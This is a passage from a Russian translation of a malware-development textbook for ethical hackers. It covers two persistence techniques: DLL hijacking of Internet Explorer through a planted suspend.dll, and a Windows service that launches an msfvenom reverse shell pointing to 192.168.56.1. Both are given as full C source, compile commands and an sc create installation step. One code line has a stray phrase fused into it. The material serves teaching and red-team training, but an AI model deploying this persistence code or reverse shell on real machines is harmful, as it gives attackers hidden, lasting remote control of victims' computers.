


Рисунок 3.12. Фильтры Procmon: поиск iexplorer.exe

Затем запустим Internet Explorer:




Рисунок 3.13. Запуск Internet Explorer

Очевидно, что процессу `iexplore.exe` недостаёт множества DLL, которые потенциально могут стать целями для подмены DLL. Наглядный пример - файл с именем `suspend.dll`:




Рисунок 3.14. Файл suspend.dll как кандидат для подмены DLL

Исследуем другие расположения, чтобы попытаться найти легитимную DLL:

```
> cd C:\
> dir /b /s suspend.dll
```

На нашей виртуальной машине Windows 10 x64 получаем следующий результат:




Рисунок 3.15. Поиск в других расположениях

Однако, как видите, файл найти не удалось, а это указывает на то, что данная DLL используется исключительно Internet Explorer.

Затем я создал DLL со злонамеренной функциональностью:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * evil.c - вредоносная DLL
 * Подмена DLL. Internet Explorer
 * автор: @cocomelonc
 */
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call,
LPVOID lpReserved) {
  switch (ul_reason_for_call) {
  case DLL_PROCESS_ATTACH:
    MessageBox(NULL, "Hello, Packt!", "=^..^=", MB_OK);
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
```

```
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Скомпилируем её:

```
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

На машине с Kali Linux (в вашем случае это может быть Parrot Security OS):

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/03-implementing-dll-search-order-hijacking]
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/03-implementing-dll-search-order-hijacking]
└─$ ls -lt
total 92
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Apr 14 13:06 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc   571 Sep 13  2023 evil.c
```

Рисунок 3.16. Компиляция evil.c

Переименуем файл в `suspend.dll` и поместим его в каталог, где хранится Internet Explorer:




Рисунок 3.17. Переименование evil.dll в suspend.dll

Теперь запустим приложение жертвы - Internet Explorer:




Рисунок 3.18. Запуск Internet Explorer и появление окна сообщения

После закрытия всплывающего окна Internet Explorer продолжает нормально работать без каких-либо сбоев:




Рисунок 3.19. Internet Explorer продолжает работать без сбоя

Как видите, предложенный приём с подменой DLL дал положительный результат. Прекрасно! А что насчёт Windows 11? На ней этот приём тоже сработал безупречно:




Рисунок 3.20. Подмена DLL в Internet Explorer также сработала в Windows 11

С помощью Internet Explorer нам удалось успешно добиться закрепления.

Следовательно, этот случай подмены DLL можно отнести к методам закрепления. Наша вредоносная DLL будет выполняться всякий раз, когда пользователь запускает Internet Explorer. Более того, это произойдёт и при выходе из программы. Для пользователей, предпочитающих операционную систему Windows, такое поведение окажется неожиданным.

Устанавливать или удалять какие-либо компоненты не требуется.

Эксплуатация служб Windows для закрепления

Службы Windows играют важнейшую роль в проведении хакерских атак по следующим причинам:

• API служб специально разработан для бесперебойной работы через сетевые подключения, что обеспечивает эффективное взаимодействие с удалёнными службами.
• Процессы автоматически запускаются при инициализации системы.
• Они могут обладать чрезвычайно высокими привилегиями в операционной системе.

Для управления службами требуются повышенные привилегии, поэтому непривилегированные пользователи могут лишь просматривать параметры конфигурации. Такое положение дел не меняется уже более двух десятилетий.

В системах Windows неправильная настройка служб потенциально может привести к повышению привилегий или послужить средством закрепления. Следовательно, для создания новой службы необходимы учётные данные администратора, а сам этот способ закрепления нельзя считать скрытным.

Практический пример

Рассмотрим практическую реализацию и демонстрацию. Для простоты можно было бы разработать вредоносное приложение с окном сообщения, однако для демонстрации мы создадим другой пример: разработаем и запустим службу Windows, способную предоставить обратную оболочку от имени пользователя.

Создадим обратную оболочку `meow.exe` с помощью инструмента `msfvenom` из состава Metasploit:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
```

На машине с Kali Linux (в вашем случае это может быть Parrot Security OS):




Рисунок 3.21. Исполняемый файл обратной оболочки для нашего примера

Далее мы разработаем службу, которая выполняет программу `meow.exe` в целевой системе. Минимальные требования к службе включают следующее:

• Основная точка входа, как и у любой программы.
• Точка входа службы.
• Обработчик управления службой.

В основной точке входа необходимо сразу вызвать `StartServiceCtrlDispatcher`, чтобы диспетчер управления службами (SCM) мог вызвать точку входа службы (`ServiceMain`):

```
int main() {
  SERVICE_TABLE_ENTRY ServiceTable[] = {
    {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
    {NULL, NULL}
  };
  StartServiceCtrlDispatcher(ServiceTable);
  return 0;
}
```

Главная точка входа службы отвечает за выполнение следующих действий:

• Инициализация всех необходимых компонентов, отложенная в основной точке входа.
• Регистрация обработчика управления службой, называемого `ControlHandler`, который необходим для обработки управляющих команд, таких как остановка, приостановка, продолжение работы службы и так далее.
• Регистрация этих команд в виде битовой маски с помощью элемента `dwControlsAccepted` структуры `SERVICE_STATUS`.
• Установка состояния службы `SERVICE_RUNNING`.
• Выполнение процедур инициализации, таких как создание потоков, событий, мьютексов, механизмов IPC и так далее.

Главной функцией службы является `ServiceMain`:

```
void ServiceMain(int argc, char** argv) {
  serviceStatus.dwServiceType             = SERVICE_WIN32;
  serviceStatus.dwCurrentState            = SERVICE_START_PENDING;
  serviceStatus.dwControlsAccepted        = SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN;
  serviceStatus.dwWin32ExitCode           = 0;
  serviceStatus.dwServiceSpecificExitCode = 0;
  serviceStatus.dwCheckPoint              = 0;
  serviceStatus.dwWaitHint                = 0;
  hStatus = RegisterServiceCtrlHandler("MeowService", (LPHANDLER_FUNCTION)ControlHandler);
  RunMeow();
  serviceStatus.dwCurrentState = SERVICE_RUNNING;
  SetServiceStatus(hStatus, &serviceStatus);
  while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
    Sleep(SLEEP_TIME);
  }
  return;
}
```

Обработчик управления службой был зарегистрирован в главной точке входа службы. Чтобы эффективно обрабатывать управляющие запросы от диспетчера управления службами (SCM), каждая служба обязательно должна иметь назначенный обработчик:

```
void ControlHandler(DWORD request) {
  switch(request) {
    case SERVICE_CONTROL_STOP:
      serviceStatus.dwWin32ExitCode = 0;
      serviceStatus.dwCurrentState  = SERVICE_STOPPED;
      SetServiceStatus(hStatus, &serviceStatus);
      return;

    case SERVICE_CONTROL_SHUTDOWN:
      serviceStatus.dwWin32ExitCode = 0;
      serviceStatus.dwCurrentState  = SERVICE_STOPPED;
```

```
      SetServiceStatus(hStatus, &serviceStatus);
      return;

    default:
      break;COM DLL hijack
  }
  SetServiceStatus(hStatus, &serviceStatus);
  return;
}
```

Реализованы и поддерживаются только запросы SERVICE_CONTROL_STOP и SERVICE_CONTROL_SHUTDOWN. Помимо них могут обрабатываться SERVICE_CONTROL_CONTINUE, SERVICE_CONTROL_INTERROGATE, SERVICE_CONTROL_PAUSE, SERVICE_CONTROL_SHUTDOWN и различные другие запросы.

Создадим также функцию со вредоносной логикой:

```
// запустить процесс meow.exe - обратную оболочку
int RunMeow() {
  void * lb;
  BOOL rv;
  HANDLE th;

  // например: msfvenom -p windows/x64/shell_reverse_tcp
  // LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
  char cmd[] = "Z:\\packtpub\\chapter03\\04-exploring-windows-services-for-persistence\\
    meow.exe";
  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  ZeroMemory(&pi, sizeof(pi));
  CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
  WaitForSingleObject(pi.hProcess, INFINITE);
  CloseHandle(pi.hProcess);
  return 0;
}

int main() {
  SERVICE_TABLE_ENTRY ServiceTable[] = {
    {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
    {NULL, NULL}
  };
  StartServiceCtrlDispatcher(ServiceTable);
  return 0;
}
```

Разумеется, в этом коде отсутствуют надлежащие ссылки, и его можно считать лишь примитивным доказательством концепции.

Теперь скомпилируем нашу службу:

```
$ x86_64-w64-mingw32-g++ -O2 meowsrv.c -o meowsrv.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter03/04-exploring-windows-services-for-persistence]
└─$ x86_64-w64-mingw32-g++ -O2 meowsrv.c -o meowsrv.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter03/04-exploring-windows-services-for-persistence]
└─$ ls -lt
total 28
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Apr 14 14:03 meowsrv.exe
```

Рисунок 3.22. Компиляция файла MeowService: meowsrv.c

Установку службы можно начать из командной строки на компьютере с Windows 10 x64, выполнив приведённую команду. Обратите внимание: все команды следует выполнять с правами администратора:

```
> sc create MeowService binpath= "Z:\PATH_TO_YOUR_EXE\meowsrv.exe" start= auto
```

В нашем случае это выглядит так:




Рисунок 3.23. Создание MeowService

Проверим службу:

```
> sc query MeowService
```

В результате получаем:

